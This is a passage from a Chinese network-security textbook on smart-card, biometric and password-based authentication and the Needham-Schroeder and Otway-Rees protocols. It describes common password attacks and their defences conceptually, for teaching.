IC 卡防磁、防静电、防潮、耐温、抗干扰能力强,一张 IC 卡片可重复读写十万次,卡中数据可保存几十年,磁卡一般使用几十次就报废了。IC 卡读写机具比磁卡简单,数据读写稳定可靠,出错率极小。

(5) 系统要求

IC 卡的读写操作是通过电信号的传输来完成,因而在应用中对计算机的实时性、敏感性要求降低。

智能卡一般由微处理器、存储器及输入/输出设备构成。对智能卡潜在的安全威胁可能来自持卡人、智能卡制造商、软件制造商、读卡器或第三方。智能卡的内部结构如图 3.11 所示。




图 3.11 智能卡的内部结构

微处理器计算卡的一个唯一的用户标识(ID),ID 保证卡的真实性,持卡人使用 ID 访问系统。为防止智能卡遗失或被窃,许多系统需要卡和身份识别码 (Personal Identification Number,PIN)同时使用。若仅有卡而不知身份识别码,则不能进入系统。

在智能卡中存储私钥和数字证书,给用户带来了安全信息的轻便移动性,智能卡可以方便地从一台机器携带到另一台机器使用,可以在任何一个地点进行电子交易。使用智能卡在线交易迅速并且简单。只须把智能卡插入与计算机相连的读卡器,输入 ID 号、PIN 码。智能卡的读卡器也越来越普遍,有 USB 型的,也有 PC 卡型的,甚至 Windows 终端上也有智能卡插槽。

身份认证过程中为了产生变动的密码一般采用双运算因子的计算方式,也就是加密算法的输入值有两个数值,其一为用户密钥、其二为变动因子,由于用户密钥为固定数值,因此变动因子必须不断变动才可以算出不断变动的动态密码。

变动因子通常有:随机数字、时间等。服务器及智能卡必须随时保持相同的变动因子,才能算出相同的动态密码。由于服务器及智能卡有相同的加密算法、服务器存储的用户密钥和智能卡烧录的用户密钥是相同的、双方使用的变动因子在认证中维持相同,所以必定算出相同的动态密码,用户不必记忆任何密码。

基于智能卡的认证机制有挑战/响应(Challenge/Response)认证、时间同步(Time Synchronous)认证和事件同步(Event Synchronous)认证。

(1) 挑战/响应认证,挑战/响应认证中的变动因子是由服务器产生的随机数字。其基本过程如图 3.12 所示。

① 认证请求。客户机首先向服务器发出认证请求,服务器提示用户输入用户 ID 和用户 PIN。

② 挑战。用户提供 ID 给服务器,然后服务器提供一个一次性随机串(Nonce)X 给插在客户端的智能卡作为验证算法的输入(Challenge),服务器则根据用户 ID 取出对应的密钥 K 后,利用发送给客户机的随机串 X,在服务器上用加密引擎进行运算,得到运算结果 Rs。

③ 响应。智能卡根据输入的随机串 X 与内在的密钥 K 使用硬件加密引擎运算,也得到一个运算结果 Rc(Response),此运算结果将作为认证的依据直接在网络中发送给服务器。

④ 验证结果。比较两运算结果 Rs(服务器) 与 Rc(客户机)是否相同,便可确定一个网络用户的合法性。

由于密钥存在于智能卡中,也未直接在网上发送,整个运算过程也是在智能卡中来完成的,密钥鉴别是通过加密算法来实现的,因而极大地提高了安全性。并且每当客户端有一次服务申请时,服务器便产生一个随机串给客户,即使在网上传输的认证数据被截获,也不能带来安全上的问题。挑战/响应认证如图 3.13 所示。




图 3.12 挑战/响应认证的基本过程




图 3.13 挑战/响应认证

(2) 时间同步认证

时间同步认证中的变动因子使用服务器端与客户端的同步时间值。其认证过程如下:

① 用户向服务器发出登录请求,服务器提示用户输入用户 ID 和用户 PIN。

② 服务器根据用户 ID 取出对应的密钥 K,使用 K 与服务器时间 T 计算动态密码 Rs。

③ 智能卡根据内在的密钥 K 与客户机时间 T 使用相同的专用算法计算动态密码 Rc,

并把 Rc 发送给服务器。

④ 服务器比较 Rs 与 Rc，如果相同则用户合法。时间同步认证如图 3.14 所示。

时间同步认证使用简单，但需要进行时间同步，通常要求服务器时间与客户机时间误差不超过 60s，否则需要与服务器对时以保持同步。

(3) 事件同步认证

事件同步认证卡依据认证卡上的私有密钥产生一序列的动态密码，如果使用者意外多产生了几组密码造成不同步的状态，服务器会自动重新同步到目前使用的密码，一旦一个密码被使用过后，在密码序列中所有这个密码之前的密码都会失效。

优点是认证卡容易使用；事件同步是唯一可以在批次运作环境下使用的技术，因为可以预先产生未来预计要使用的密码；基于使用者无法知道序列数字，所以安全性高，序列数字绝不会显示出来。

缺点是如果没有 PIN 号码的保护及认证卡借给别人使用时，会有安全的疑虑。事件同步认证如图 3.15 所示。




图 3.14 时间同步认证　　图 3.15 事件同步认证

3. 生物特征认证

生物特征认证是指通过自动化技术利用人体的生理特征和(或)行为特征进行身份鉴定。目前利用生理特征进行生物识别的主要方法有：指纹识别、虹膜识别、手掌识别、视网膜识别和脸相识别；利用行为特征进行识别的主要方法有：声音识别、笔迹识别和击键识别等。除了这些比较成熟的生物识别技术之外，还有许多新兴的技术，如耳朵识别、人体气味识别、血管识别、步态识别等。随着现代生物技术的发展，尤其是人类基因组织研究的重大突破，研究人员认为 DNA 识别技术或基因型识别技术将是未来生物识别技术的主流。

只要满足以下条件的人体物理或行为特征才可以用来作为识别个人身份。

(1) 普遍性：即每个人都应该具有这一特征。

(2) 唯一性：即每个人在这一特征上有不同的表现。

(3) 稳定性：即这一特征不会随着年龄的增长、时间的改变而改变。

(4) 易采集性：即这一特征应该是容易测量的。

(5) 可接受性：即人们是否接受这种生物识别方式。

生物特征认证的核心在于如何获取这些生物特征，并将它转换为数字信息，存储于计算机中，利用可靠的匹配算法来完成验证与识别个人身份的过程。所有的生物识别系统都包括：采集、解码、比对和匹配处理过程。

由于人体生物特征具有人体所固有的不可复制的唯一性，这使得生物识别身份验证方法可以不依赖于各种人造的和附加的物品来证明自己的身份，而用来证明自身的恰恰是人

本身，由于这些生物密钥不会丢失、不会遗忘，很难伪造和假冒。而常见的口令、IC 卡、条纹码、磁卡或钥匙则存在着丢失、遗忘、复制及被盗用诸多不利因素。因此采用生物特征具有更强的安全性与方便性。

(1) 指纹

指纹识别是最传统、最成熟的生物鉴定方式。目前，全球范围内都建立了指纹鉴定机构及罪犯指纹数据库，指纹鉴定已经被官方所接受，成为司法部门有效的身份鉴定手段。

指纹识别处理包括对指纹图像采集、指纹图像处理特征提取、特征值的比对与匹配等过程。许多研究表明指纹识别在所有生物识别技术中是对人体最不构成侵犯的一种技术手段。

指纹识别的优点如下。

① 独特性。19 世纪末，英国学者亨利提出了基于指纹特征进行识别的原理和方法。按亨利的理论，一般人的指纹在出生后 9 个月得以成形并终身不变；每个指纹一般都有 70～150 个基本特征点。从概率学的角度来看，在两枚指纹中只要有 12～13 个特征点吻合，即可认定为同一指纹。按现有人口计算，上述概率 120 年才可出现两枚完全相同的指纹。

② 稳定性。指纹纹脊的样式终生不变。例如，指纹不会随着人的年龄的增长，或身体健康程度的变化而变化。人的声音却有着较大的变化。

③ 方便性。目前已有标准的指纹样本库，方便了识别系统的软件开发；另外，识别系统中完成指纹采样功能的硬件部分(即指纹采集仪)也较易实现。

(2) 掌纹

每个人的手的形状都是不同的，而且这个手的形状在人达到一定年龄之后就不再发生显著变化。手形读取器能够捕获一个手的三维图像，并能够对手指和指关节的形状和长度进行测量。

(3) 视网膜血管图

人眼球视网膜的中央动脉，在眼底至视觉神经处分为上下两支，然后在视网膜颞侧上下及鼻侧上下再分为 4 支小动脉，各支小动脉再逐级分的更细、更小，以至在视网膜上形成四通八达的毛细血管网，此即临床医生观察眼底诊病的眼底血管图。在 20 世纪 30 年代，通过研究就得出了人类眼球后部血管分布唯一性的理论，除了患有眼疾或严重的脑外伤外，视网膜的结构形式在人的一生当中都相当稳定，如图 3.16 所示。




图 3.16 视网膜结构

3.7 认证协议

3.7.1 基于口令的认证

通过用户 ID 和口令进行认证是操作系统或应用程序通常采用的。如果非法用户获得合法用户身份的口令，就可以自由访问未授权的系统资源，所以需要防止口令泄露。易猜的口令或默认口令也是一个很严重的问题，但一个更严重的问题是有的账号根本没有口令。实际上，所有使用弱口令，默认口令和没有口令的账号都应从系统中清除。另外，很多系统有内置的或默认的账号，这些账号在软件的安装过程中通常口令是不变的。攻击者通常查找这些账号。因此，所有内置的或默认的账号都应从系统中移出。

目前各类计算资源主要靠固定口令的方式来保护。这种以固定口令为基础的认证方式存在很多问题，对口令的攻击包括以下几种。

1. 网络数据流窃听

攻击者通过窃听网络数据流，如果口令使用明文传输，则可被非法截获。大量的通信协议（如 Telnet、FTP、HTTP）都使用明文口令，这意味着它们在网络上是以未加密格式传输于服务器端和客户端，而入侵者只需使用协议分析器就能查看到这些信息，从而进一步分析出口令，如图 3.17 所示。

2. 认证信息截取/重放（Record/Replay）

有的系统会将认证信息进行简单加密后进行传输，如果攻击者无法用第一种方式推算出密码，可以使用截取/重放方式，需要的是重新编写客户端软件以使用加密口令实现系统登录，如图 3.18 所示。




图 3.17 网络数据流窃听




图 3.18 认证信息截取/重放

3. 字典攻击

根据调查结果可知，大部分的用户为了方便记忆选用的密码都与自己周边的事物有关，例如，身份证号码、生日、车牌号码、在办公桌上可以马上看到的标记或事物、其他有意义的单词或数字，某些攻击者会使用字典中的单词来尝试用户的密码。所以大多数系统都建议用户在口令中加入特殊字符，以增加口令的安全性。

4. 穷举攻击（Brute Force）

穷举攻击也称为蛮力破解。这是一种特殊的字典攻击，它使用字符串的全集作为字典。如果用户的密码较短，很容易被穷举出来，因而很多系统都建议用户使用长口令。

5. 窥探

攻击者利用与被攻击系统接近的机会，安装监视器或亲自窥探合法用户输入口令的过程，以得到用户口令。

6. 社交工程

社会工程是指采用非隐蔽方法盗用口令等，例如，冒充是处长或局长骗取管理员信任得到口令等。冒充合法用户发送邮件或打电话给管理人员，以骗取用户口令等。例如，在终端上可能发现如下信息：

Please enter you user name to logon：

Your password：

这很可能是一个模仿登录信息的特洛伊木马程序，它会记录口令，然后传给入侵者。

7. 垃圾搜索

攻击者通过搜索被攻击者的废弃物，得到与攻击系统有关的信息，如果用户将口令写在纸上又随便丢弃，则很容易成为垃圾搜索的攻击对象。

在口令的设置过程中，有许多个人因素在起作用，攻击者可以利用这些因素来解密。由于口令安全性的考虑，人们会被禁止把口令写在纸上，因此很多人都设法使自己的口令容易记忆，而这就给攻击者提供了可乘之机。为防止攻击者猜中口令。安全口令具有以下特点：

（1）位数＞6 位。

（2）大小写字母混合。如果用一个大写字母，既不要放在开头，也不要放在结尾。

（3）可以把数字无序的加在字母中。

（4）系统用户一定用 8 位口令，而且包括～、!、@、#、$、%、^、&、*、<、>、?、:、"、{、}等特殊符号。

3.7.1.1 不安全的口令

1. 使用用户名（账号）作为口令

这种方法便于记忆，可是在安全上几乎是不堪一击。几乎所有以破解口令为手段的黑客软件，都首先会将用户名作为口令的突破口。

2. 使用用户名（账号）的变换形式作为口令

将用户名颠倒或加前后缀作为口令，比如说著名的黑客软件 John，如果用户名是 fool，那么它在尝试使用 fool 作为口令之后，还会试着使用诸如 fool123、fool1、loof、loof123、lofo 等作为口令。

3. 使用自己或亲友的生日作为口令

这种口令有着很大的欺骗性，因为这样往往可以得到一个 6 位或 8 位的口令，但实际上可能的表达方式只有 100×12×31＝37 200 种，即使再考虑到年月日三者共有 6 种排列顺序，一共也只有 37 200×6＝223 200 种。

4. 使用常用的英文单词作为口令

这种方法比前几种方法要安全一些。如果选用的单词是十分偏僻的，那么黑客软件就可能无能为力了。

为判断系统是否易受攻击，首先需要了解系统上都有哪些账号。应进行以下操作：

（1）审计系统上的账号，建立一个使用者列表，同时检查路由，连接 Internet 的打印机、复印机和打印机控制器等系统的口令。

（2）制定管理制度，规范增加账号的操作，及时移走不再使用的账号。

（3）经常检查确认有没有增加新的账号，不使用的账号是否已被删除。

（4）对所有的账号运行口令破解工具，以寻找弱口令或没有口令的账号。

(5) 当雇员或承包商离开公司时，或当账号不再需要时，应有严格的制度保证删除这些账号。

应采取两个步骤以消除口令漏洞。第一步，所有没有口令的账号应被删除或加上一个口令，所有弱口令应被加强。但是当用户被要求改变或加强他们的弱口令时，他们经常又选择一个容易猜测的。这就导致了第二步，用户的口令在被修改后，应加以确认。可以用程序来拒绝任何不符合安全策略的口令。

可以采取以下措施来加强口令的安全性：

① 在创建口令时执行检查功能。如检查口令的长度。

② 强制使口令周期性过期。也就是定期更换口令。

③ 保持口令历史记录，使用户不能循环使用旧口令。

3.7.1.2　基于口令的认证

1. 基于单向函数

计算机存储口令的单向函数值而不是存储口令。Alice 将口令传送给计算机，计算机使用单向函数计算，然后把单向函数的运算结果和它以前存储的单向函数值进行比较。由于计算机不再存储口令表，所以攻击者侵入计算机偷取口令的威胁就减少了。

2. 掺杂口令

如果攻击者获得了存储口令的单向函数值的文件，采用字典攻击是有效的。攻击者计算猜测的口令的单向函数值，然后搜索文件，观察是否有匹配的。

Salt 是使这种攻击更困难的一种方法。Salt 是一个随机字符串，它与口令连接在一起，再用单向函数对其运算。然后将 Salt 值和单向函数运算的结果存入主机中。Salt 只防止对整个口令文件采用的字典攻击，不能防止对单个口令的字典攻击。

3. SKEY

Alice 输入随机数 R，计算机计算 $x_1=f(R)$、$x_2=f(x_1)$、…、$x_{n+1}=f(x_n)$。Alice 保管 x_1，x_2，x_3，…，x_n 这些数的列表，计算机在登录数据库中 Alice 的名字后面存储 x_{n+1} 的值。

当 Alice 第一次登录时，输入名字和 x_n，计算机计算 $f(x_n)$，并把它和 x_{n+1} 比较，如果匹配，就证明 Alice 身份是真实的。然后，计算机用 x_n 代替 x_{n+1}。Alice 将从自己的列表中取消 x_n。

Alice 每次登录时，都输入它的列表中未取消的最后的数 x_I，计算机计算 $f(x_I)$，并和存储在它的数据库中的 x_{I+1} 比较。当 Alice 用完了列表上面的数后，需要重新初始化。

为了增强基于口令认证的安全，可以采用以下改进方案。

(1) 认证过程有一定的时延，增大穷举尝试的难度。

(2) 不可预测的口令。修改口令登记程序以便促使用户使用更加生僻的口令。这样就进一步削弱了字典攻击。

(3) 对无效用户名的回答应该与对有效用户名的回答相同。

成功地注册进入系统，必须首先输入一个有效的用户名，然后再输入一个对该用户名是正确的口令。如果当用户名有效时，要延迟 1.5s 后才回答，而对无效用户名是立即回答。这样破坏者就能查明某个特定的用户名是否有效。

(4) 一次性口令

固定密码有被监听及猜中的问题，如果使用者使用的密码可以不断改变就可以防止固

定密码的问题，因此这种不断改变使用者密码的技术称为动态口令(Dynamic Password)或一次性口令 OTP (One-time Password)。其主要思路是在登录过程中加入不确定因素，使每次登录过程中传送的信息都不相同，以提高登录过程的安全性。系统接收到登录口令后做一个验算即可验证用户的合法性，如挑战/响应认证。用户登录时，系统产生一个随机数(Nonce)发送给用户。用户将自己的口令和随机数用某种单向算法混合起来发送给系统，系统用同样的方法做验算即可验证用户身份。

3.7.2 基于对称密码的认证

下面是1978年出现的著名的 Needham-Schroeder 认证协议。

这里需建立一个称为鉴别服务器的可信权威机构(密钥分发中心 KDC)，拥有每个用户的秘密密钥。若用户 A 欲与用户 B 通信，则用户 A 向鉴别服务器申请会话密钥。在会话密钥的分配过程中，双方身份得以鉴别，如图 3.19 所示。




图 3.19 Needham-Schroeder 认证过程

① A → KDC：A || B || Ra

② KDC → A：E_{Ka}[Ra || B || Ks || E_{Kb}[Ks || A]]

③ A → B：E_{Kb}[Ks || A]

④ B → A：E_{Ks}[Rb]

⑤ A → B：E_{Ks}[Rb－1]

其中：KDC 是密钥分发中心；Ra、Rb 是一次性随机数；保密密钥 Ka 和 Kb 分别是 A 和 KDC、B 和 KDC 之间共享的密钥；Ks 是由 KDC 分发的 A 与 B 的会话密钥；E_X 表示使用密钥 X 加密。

Needham-Schroeder 认证协议使用了多次挑战/响应认证协议。

(1) A 告诉 KDC，A 想与 B 通信，明文消息中包含一个大的随机数 Ra。

(2) KDC 发送一个使用 A 和 KDC 之间共享的密钥 Ka 加密的消息，消息包括由 KDC 分发的 A 与 B 的会话密钥 Ks、A 的随机数 Ra、B 的名字、一个只有 B 能看懂的许可证。A 的随机数 Ra 保证了该消息是新的而不是攻击者重放的，B 的名字保证了第一条明文消息中的 B 未被更改，许可证 E_{Kb}[Ks || A]使用 B 和 KDC 之间共享的密钥 Kb 加密。

(3) A 将许可证 E_{Kb}[Ks || A]发给 B。

(4) B 解密许可证 E_{Kb}[Ks || A]获得会话密钥 Ks，然后产生随机数 Rb，B 向 A 发送消息 E_{Ks}[Rb]。

(5) A 向 B 发送消息 E_{Ks}[Rb －1]以证明是真正的 A 与 B 通信。

以上完成了双向认证，并同时实现了秘密通信。

假定攻击者已经掌握 A 和 B 之间通信的一个旧的会话密钥(如经过蛮力攻击等)，则入侵者 I 可以在第(3)步冒充 A 利用旧的会话密钥欺骗 B。除非 B 记住所有以前使用的与 A 通信的会话密钥，否则 B 无法判断这是一个重放攻击。

i3 I(A) → B：E_{Kb}[Ks || A]

i4 B → I(A)：E_{Ks}[Rb]

i5 I(A) → B：E_{Ks}[Rb－1]

这里 I(A)表示 I 假冒 A。Needham 和 Schroeder 于 1987 年发表了一个协议修正了这

个漏洞。Denning-Sacco 协议使用时间戳修正这个漏洞。下面介绍 Gavin Lowe1997 年给出的基于 Denning-Sacco 协议的改进版本：

① A → KDC：A || B

② KDC → A：E_{Ka}[B || Ks || T || E_{Kb}[Ks || A|| T]]

③ A → B：E_{Kb}[Ks || A || T]

④ B → A：E_{Ks}[Rb]

⑤ A → B：E_{Ks}[Rb－1]

其中 T 表示时间戳，T 记录了 KDC 发送消息②时的时间；A、B 根据时间戳验证消息的"新鲜性"，从而避免了重放攻击。

Otway-Rees 认证协议

Otway-Rees 认证协议也是基于对称密码，它只含 4 条消息，如图 3.20 所示。

① A → B：A || B || R || E_{Ka}[A || B || R ||Ra]

② B → KDC：R || A || B || E_{Ka}[A || B || R ||Ra] || E_{Kb}[A || B || R ||Rb]

③ KDC → B：R || E_{Kb}[Rb || Ks] || E_{Ka}[Ra || Ks]

④ B → A：R || E_{Ka}[Ra || Ks]

其中：

(1) A 产生一消息，包括用和 KDC 共享的密钥 Ka 加密的一个索引号 R、A 的名字、B 的名字和一随机数 Ra。

(2) B 用 A 消息中的加密部分构造一条新消息。包括用和 KDC 共享的密钥 Kb 加密的一个索引号 R、A 的名字、B 的名字和一新随机数 Rb。

(3) KDC 检查两个加密部分中的索引号 R 是否相同，如果相同，就认为从 B 来的消息是有效的。KDC 产生一个会话密钥 Ks 用 Kb 和 Ka 分别加密后传送给 B，每条消息都包含 KDC 接收到的随机数。

(4) B 把用 A 的密钥加密的消息连同索引号 R 一起传给 A。

